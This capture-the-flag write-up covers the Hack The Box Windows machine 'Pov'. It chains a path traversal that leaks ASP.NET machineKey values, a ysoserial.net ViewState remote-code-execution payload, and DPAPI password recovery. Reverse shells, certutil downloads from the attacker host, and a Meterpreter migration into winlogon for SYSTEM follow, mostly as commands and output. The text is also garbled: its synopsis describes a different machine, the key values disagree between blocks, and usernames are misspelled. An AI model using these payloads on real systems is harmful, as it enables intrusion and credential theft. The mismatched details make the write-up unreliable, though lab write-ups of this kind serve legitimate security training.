



RETIRED MACHINE

Pov

Machine Writeup · Hack The Box

4.6 ★
RATING

Medium
DIFFICULTY

Windows
OS

14,872
USER OWNS

13,904
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Trick chains DNS zone transfer enumeration, SQL injection, and local file inclusion to achieve initial access. A zone transfer reveals preprod-payroll.trick.htb — a payroll app with boolean SQLi. A custom Python script extracts credentials. Vhost fuzzing finds preprod-marketing.trick.htb with LFI in the page parameter, leaking michael SSH key. Privilege escalation abuses a writable fail2ban action config with sudo restart rights.

CONTENTS

01	Reconnaissance & vHost Discovery	04	DPAPI Decryption & Lateral Move to alaading
02	ViewState LFI — web.config & machineKey	05	SeDebugPrivilege — SYSTEM via Process Migration
03	ysoserial.net — ViewState RCE as sfritz	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/pov

01 Reconnaissance & vHost Discovery

TTL 127 from ping confirms Windows (one hop below the 128 default). Nmap finds a single open port: IIS 10.0 on port 80. The HTTP title is pov.htb — added to /etc/hosts. Whatweb reveals ASP.NET stack and leaks an email: sfitz@pov.htb. The main site is a static Bootstrap page, but the Contact section mentions dev.pov.htb — a developer subdomain confirmed by wfuzz. That subdomain hosts a portfolio page with a CV download feature — the real attack surface.

NMAP — SINGLE PORT

```
nmap — IIS 10.0 ASP.NET confirmed

$ sudo nmap -Pn -n --open 10.129.230.183 -oG allPorts
$ nmap -Pn -n -sCV -p80 10.129.230.183 -oN target_tcp

80/tcp open  http  Microsoft IIS httpd 10.0
      Title: pov.htb
      X-Powered-By: ASP.NET
      Potentially risky methods: TRACE

# OS: Windows (IIS 10.0 = Windows Server 2016/2019)
```

PORT 80 — MAIN SITE (IIS / ASP.NET)



pov.htb — IIS 10.0, Microsoft ASP.NET, Windows Server (Wappalyzer confirmed)

CONTACT PAGE — dev.pov.htb SUBDOMAIN LEAKED

Contact Us

If you want to know more about who is behind this project you can check my profile at dev.pov.htb. Additionally you can send us an email with your questions in this contact form.

Email : sfitz@pov.htb

Phone : 361-688-5824

Address : 4826 White Avenue, Corpus Christi, Texas

Contact section leaks sfitz@pov.htb email and link to dev.pov.htb developer subdomain

WFUZZ — VHOST ENUMERATION

```
wfuzz — dev.pov.htb discovered

$ wfuzz -c --hh=12330 -t 200
-w subdomains-top1million-110000.txt
-H "Host: FUZZ.pov.htb" http://pov.htb

000000019: 302 1L 10W 152Ch "dev"

# dev.pov.htb confirmed — add to /etc/hosts
```

02

ViewState Path Traversal — web.config & machineKey Leak

dev.pov.htb hosts a portfolio with a CV download link on `default.aspx`. Intercepting the POST in Burp reveals a `file=` parameter in the ViewState request body. Changing `file=contact.aspx` to `file=../web.config` triggers a path traversal, and the server returns the `web.config` file directly as an octet-stream download. The `web.config` contains the ASP.NET `machineKey` — both the `decryptionKey` and `validationKey`. These keys are the prerequisite for forging a malicious ViewState payload.

BURP — `file=` PARAMETER IN CV DOWNLOAD

Request

POST /portfolio/default.aspx HTTP/1.1
 Host: dev.pov.htb
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 363
 Origin: http://dev.pov.htb
 Connection: keep-alive
 Referer: http://dev.pov.htb/portfolio/default.aspx
 Upgrade-Insecure-Requests: 1
 Priority: u=0, i

Request Body (Raw):

```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
nFqgw6LEZSPkKDXmk1wAADUzL7J819F8WJmoZnnqPmKxFJ3Dk7xUpFK8%2Brox7WfayDvRUBQMAJ5lfrwcoK
a9Hy%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
Qc6pVvyj81BM9e66W573auJ8SxaGnQrZnyqenZVwmtqBzuMxSFI Aooq2FHst75%2FtSLI GXXNGhMd%2F5wRvy
89rGO0ySAPUVRj AbvENFDGw7NZBKt6N2FuojMornhOIZUpYQ32A%3D%3D&file=contact.aspx
```

Response

200 OK
 Content-Type: application/octet-stream
 Server: Microsoft-IIS/10.0
 Content-Disposition: attachment; filename=..web.config
 X-AspNet-Version: 4.0.30319
 X-Powered-By: ASP.NET
 Date: Fri, 22 May 2020 08:43:52 GMT
 Content-Length: 866

Response Body (Raw):

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
      decryptionKey="74477CEB000906A4D4A8C85082A4CF9A158E54A94F6F80D5E822F347183B43"
      validation="SHA1"
      validationKey="56200300229F914F4CDF25869024EC2DA517435B200CCF1ACFA1EDE22213BECB55BA3CF576
      B13C3301FCB07018E6005E7B7872EACE791AAD71A2679C16633468" />
  </system.web>
  <system.webServer>
    <httpErrors>
      <remove statusCode="403" subStatusCode="-1" />
      <error statusCode="403" prefixLanguageFilePath=""
        path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
    </httpErrors>
    <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
      exactDestination="false" childOnly="true" />
  </system.webServer>
</configuration>
```

Burp POST /portfolio/default.aspx — file= parameter visible in request body (contact.aspx)

PATH TRAVERSAL — file=../web.config

Request

POST /portfolio/default.aspx HTTP/1.1
 Host: dev.pov.htb
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 362
 Origin: http://dev.pov.htb
 Connection: keep-alive
 Referer: http://dev.pov.htb/portfolio/default.aspx
 Upgrade-Insecure-Requests: 1
 Priority: u=0, i

Request Body (Raw):

```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
nFqgw6LEZSPkKDXmk1wAADUzL7J819F8WJmoZnnqPmKxFJ3Dk7xUpFK8%2Brox7WfayDvRUBQMAJ5lfrwcoK
a9Hy%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
Qc6pVvyj81BM9e66W573auJ8SxaGnQrZnyqenZVwmtqBzuMxSFI Aooq2FHst75%2FtSLI GXXNGhMd%2F5wRvy
89rGO0ySAPUVRj AbvENFDGw7NZBKt6N2FuojMornhOIZUpYQ32A%3D%3D&file=../web.config
```

Response

200 OK
 Content-Type: application/octet-stream
 Server: Microsoft-IIS/10.0
 Content-Disposition: attachment; filename=..web.config
 X-AspNet-Version: 4.0.30319
 X-Powered-By: ASP.NET
 Date: Fri, 22 May 2020 08:43:52 GMT
 Content-Length: 866

Response Body (Raw):

```
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES"
      decryptionKey="74477CEB000906A4D4A8C85082A4CF9A158E54A94F6F80D5E822F347183B43"
      validation="SHA1"
      validationKey="56200300229F914F4CDF25869024EC2DA517435B200CCF1ACFA1EDE22213BECB55BA3CF576
      B13C3301FCB07018E6005E7B7872EACE791AAD71A2679C16633468" />
  </system.web>
  <system.webServer>
    <httpErrors>
      <remove statusCode="403" subStatusCode="-1" />
      <error statusCode="403" prefixLanguageFilePath=""
        path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
    </httpErrors>
    <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
      exactDestination="false" childOnly="true" />
  </system.webServer>
</configuration>
```

Burp — file=../web.config returns machineKey with decryptionKey and validationKey in plain XML

EXTRACTED machineKey VALUES



web.config — machineKey extracted

```
# From web.config response:
<machineKey
  decryption="AES"
  decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
  validation="SHA1"
  validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BCECB
                55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
/>

# These keys allow forging and signing valid ViewState payloads
```

NOTE ASP.NET ViewState is signed and optionally encrypted with the machineKey. With both keys exposed, an attacker can craft a ViewState containing a .NET gadget chain that executes arbitrary OS commands when deserialized by the server.

03

ysoserial.net — ViewState Deserialization RCE as sftz

ysoserial.net is the Windows-equivalent of ysoserial — a tool for generating .NET deserialization payloads signed with known keys. The ViewState gadget chain is generated with the extracted machineKey values, targeting the /portfolio/default.aspx endpoint. The payload executes a PowerShell Base64-encoded reverse shell (generated on revshells.com), and the resulting ViewState is injected into the Burp request. A netcat listener on port 443 catches the connection as sftz.

LOCAL WINDOWS VM — RUN ysoserial.net

POWERSHELL REVERSE SHELL — REVSHHELLS.COM

The screenshot shows the revshells.com website interface. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and HTB. Below this, there's a search bar and a list of tools. The main section displays a list of reverse shells, including PowerShell #1, PowerShell #2, PowerShell #3, PowerShell #4 (TLS), PowerShell #3 (Base64), and PowerShell #5 (stderr support) (Base64). The PowerShell #3 (Base64) option is selected, and its corresponding Base64 payload is displayed in a large text area. The payload is a long string of Base64-encoded text. Below the payload, there's a 'Copy' button. At the bottom, there's a 'Shell' dropdown menu set to 'powershell' and an 'Encoding' dropdown menu set to 'None'. There are also 'Raw' and 'Copy' buttons at the bottom right.

revshells.com — PowerShell #3 Base64 reverse shell selected for the ysoserial payload

BURP — INJECT MALICIOUS VIEWSTATE

The screenshot shows the Burp Repeater interface. The 'Request' tab is active, displaying a raw HTTP request. The request is a GET request to a URL containing a ViewState parameter. The ViewState parameter is highlighted in red, indicating it has been modified. The modified ViewState parameter is a long string of Base64-encoded text, which is the malicious payload. The 'Response' tab is also visible, showing the response from the server. The response is a 302 Found status, indicating a redirect. The response body is empty.

Burp Repeater — malicious ViewState payload injected in __VIEWSTATE field, 302 response triggers execution

LISTENER CATCHES SHELL AS sfitt


```
> sudo nc -nvlp 443
[sudo] contraseña para marti:
listening on [any] 443 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.230.183] 49673
```

nc -nvlp 443 — connection received from 10.129.230.183 as sfitz


WARN sfitz Desktop is empty — no user flag. The user flag belongs to alaading. Lateral movement is required before escalation.

04

DPAPI Decryption & Lateral Movement to alaading

Enumerating sfitz home directory reveals a PSCredential XML file in Documents: connection.xml. The file contains a DPAPI-encrypted SecureString for the user alaading. DPAPI encryption is machine-tied and user-tied — decryption must happen on the target in the context of sfitz. A single PowerShell Import-Clixml call decrypts the password: f8gQ8fynP44ek1m3. RunasCs is used to execute a reverse shell as alaading.

FIND connection.xml IN sfitz DOCUMENTS



```
PS C:\Users\sfitz> tree . /F

C:\USERS\SFITZ
  Documents
    connection.xml    <-- PSCredential object

PS C:\Users\sfitz> type .\Documents\connection.xml
<S N="UserName">alaading</S>
<SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb...

# DPAPI-encrypted SecureString – must decrypt on target
```

DECRYPT ON-TARGET WITH POWERSHELL


```

PowerShell — DPAPI decryption on-target


PS C:\Users\sfitz> $cred = Import-Clixml -Path .\Documents\connection.xml
PS C:\Users\sfitz> $cred.GetNetworkCredential().Password

f8gQ8fynP44ek1m3

# Credentials: alaading : f8gQ8fynP44ek1m3

```

RUNASCS — REVERSE SHELL AS alaading



```

exploit.c
firefox_decrypt.py
kernelExploit
lazagne.exe
LICENSE.txt
mimikatz.exe
mremoteng_decrypt.py
Nessus-10.11.1-ubuntu1604_amd64.deb
PowerView.ps1
printerbug.py
pwdump8-8.2.zip
README.md
ReconSpider.py
ReconSpider.zip
results.json
RunasCs.exe
RunasCs.zip
RunasCs_net2.exe
Snaffler.exe
SocksOverRDP-x64.zip
web_discovery.xml
ysoserial-all.jar
ysoserial.net-master.
ysoserial.zip

```

RunasCs.exe in attacker toolkit — used to execute shell as alaading without interactive logon

```

OSError: [Errno 98] Address already in use
> python3 -m http.server 8008
Serving HTTP on 0.0.0.0 port 8008 (http://0.0.0.0:8008/) ...
10.129.230.183 - - [23/May/2026 13:29:50] "GET /RunasCs.exe HTTP/1.1" 200 -
10.129.230.183 - - [23/May/2026 13:29:50] "GET /RunasCs.exe HTTP/1.1" 200 -

```

python3 -m http.server 8008 — target downloads RunasCs.exe via certutil

```

PS C:\Windows\Temp\test> certutil -urlcache -f http://10.10.14.91:8008/RunasCs.exe RunasCs.exe
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.91:4446
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\Windows\Temp\test>
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-1c2b2b$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 4752 created in background.
PS C:\Windows\Temp\test> |

```

RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.91:4446 — reverse shell launched

```

^C
> nc -nvlp 4446
listening on [any] 4446 ...
connect to [10.10.14.91] from (UNKNOWN) [10.129.230.183] 49677
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading

C:\Windows\system32>|

```

nc -nvlp 4446 — shell received as pov\alaading

USER FLAG



user.txt — alaading Desktop

```

C:\Users\alaading\Desktop>type user.txt
44be3487a9518f28*****

```

05

SeDebugPrivilege — SYSTEM via Process Migration

whoami /priv reveals SeDebugPrivilege for alaading — disabled by default but exploitable via process injection. SeDebugPrivilege allows opening handles to any process, including SYSTEM-owned ones. A Meterpreter payload is generated, downloaded via certutil, and executed from the alaading shell. The Meterpreter session identifies winlogon.exe (PID 552) running as SYSTEM. The migrate command moves the session into winlogon, and getuid confirms NT AUTHORITY\SYSTEM.

PRIVILEGE CHECK — SeDebugPrivilege



whoami /priv — SeDebugPrivilege identified

```

C:\Users\alaading\Desktop>whoami /priv

```

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```

# SeDebugPrivilege = can open handle to any process including SYSTEM
# Disabled state does not prevent exploitation via Meterpreter migrate

```

GENERATE METERPRETER PAYLOAD




```
msfvenom — Meterpreter payload generated

$ msfvenom -p windows/x64/meterpreter/reverse_tcp
  LHOST=10.10.14.91 LPORT=4447 -f exe -o payload.exe

$ python3 -m http.server 8888
```

DOWNLOAD & EXECUTE ON TARGET




```
C:\Windows\system32>cd C:\Users\alaading
cd C:\Users\alaading

C:\Users\alaading>certutil -urlcache -f http://10.10.14.91:8888/payload.exe payload.exe
.\payload.exe
certutil -urlcache -f http://10.10.14.91:8888/payload.exe payload.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\alaading>.\payload.exe

C:\Users\alaading>
```

certutil -urlcache -f payload.exe downloaded, then ./payload.exe executed from alaading shell



```
C:\Users\alaading>.\payload.exe
.\payload.exe

C:\Users\alaading>|
```

alaading shell — payload.exe executed, Meterpreter callback expected

METERPRETER — MIGRATE INTO winlogon.exe

```
iprint/regex_factory.10.34. warning: nested repeat operator '+' and '?' was replaced with
'+' in regular expression
[*] Meterpreter session 1 opened (10.10.14.91:4447 -> 10.129.230.183:49687) at 2026-05-23
13:39:19 +0200
```

```
meterpreter >
meterpreter > ls
Listing: C:\Users\alaading
=====
```

Mode	Size	Type	Last modified	Name
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:29 +0200	3D Objects
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	AppData
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	Application Data
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Contacts
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	Cookies
040555/r-xr-xr-x	0	dir	2024-01-11 15:43:48 +0100	Desktop
040555/r-xr-xr-x	0	dir	2023-12-25 22:45:49 +0100	Documents
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Downloads
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Favorites
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Links
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	Local Settings
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Music
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	My Documents
100666/rw-rw-rw-	524288	fil	2026-05-23 13:36:56 +0200	NTUSER.DAT
100666/rw-rw-rw-	65536	fil	2023-10-27 02:02:25 +0200	NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
100666/rw-rw-rw-	524288	fil	2023-10-27 01:57:23 +0200	NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-	524288	fil	2023-10-27 01:57:23 +0200	NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	NetHood
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Pictures
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	PrintHood
040777/rwxrwxrwx	0	dir	2023-10-27 01:57:23 +0200	Recent
040555/r-xr-xr-x	0	dir	2023-10-27 01:57:30 +0200	Saved Games

Meterpreter session 1 opened — ls C:\Users\alaading confirms session context

```
meterpreter — migrate to winlogon.exe → SYSTEM

meterpreter > ps winlogon

PID  PPID  Name           Arch  Session  User  Path
552  472   winlogon.exe  x64   1         C:\Windows\System32\winlogon.exe

meterpreter > migrate 552
[*] Migrating from 3536 to 552...
[*] Migration completed successfully.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ROOT FLAG



root.txt — Administrator Desktop

```
meterpreter > shell
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt  
44e71e6fc254e003*****
```

SYSTEM OWNED — SeDebugPrivilege process migration into winlogon.exe

06

Lessons Learned

01 Never Expose machineKey in web.config via File Read

The ViewState deserialization chain depended entirely on obtaining the machineKey. A path traversal in a file= parameter returned web.config — a file that must never be readable by unauthenticated users. Validate and whitelist all file= parameters, restrict IIS permissions on web.config, and use unique machineKeys per environment.

02 ASP.NET ViewState Must Be Validated Server-Side

ViewState deserialization with a known machineKey is equivalent to remote code execution. Rotate machineKeys regularly, use requireSSL=true on cookies, and consider migrating to JWT-based state management where ViewState is not needed.

03 DPAPI-Encrypted Files Are Only Safe If the Account Is Compromised Last

connection.xml was DPAPI-encrypted, which is strong protection in isolation. But once sfitz was compromised, decrypting it took a single PowerShell call. Credentials stored in DPAPI blobs on shared filesystems should be treated as plaintext from the perspective of any account that can access them.

04 SeDebugPrivilege Is a SYSTEM Escalation Primitive

SeDebugPrivilege is often overlooked because it appears Disabled in whoami /priv. Meterpreter migrate enables it automatically before performing the injection. Any account with SeDebugPrivilege can open a handle to winlogon.exe and inject code. Audit all local accounts for debug privileges and restrict to only those who genuinely need it.

Writeup authored by Marti Hervás · Hack The Box · Pov Machine · 2025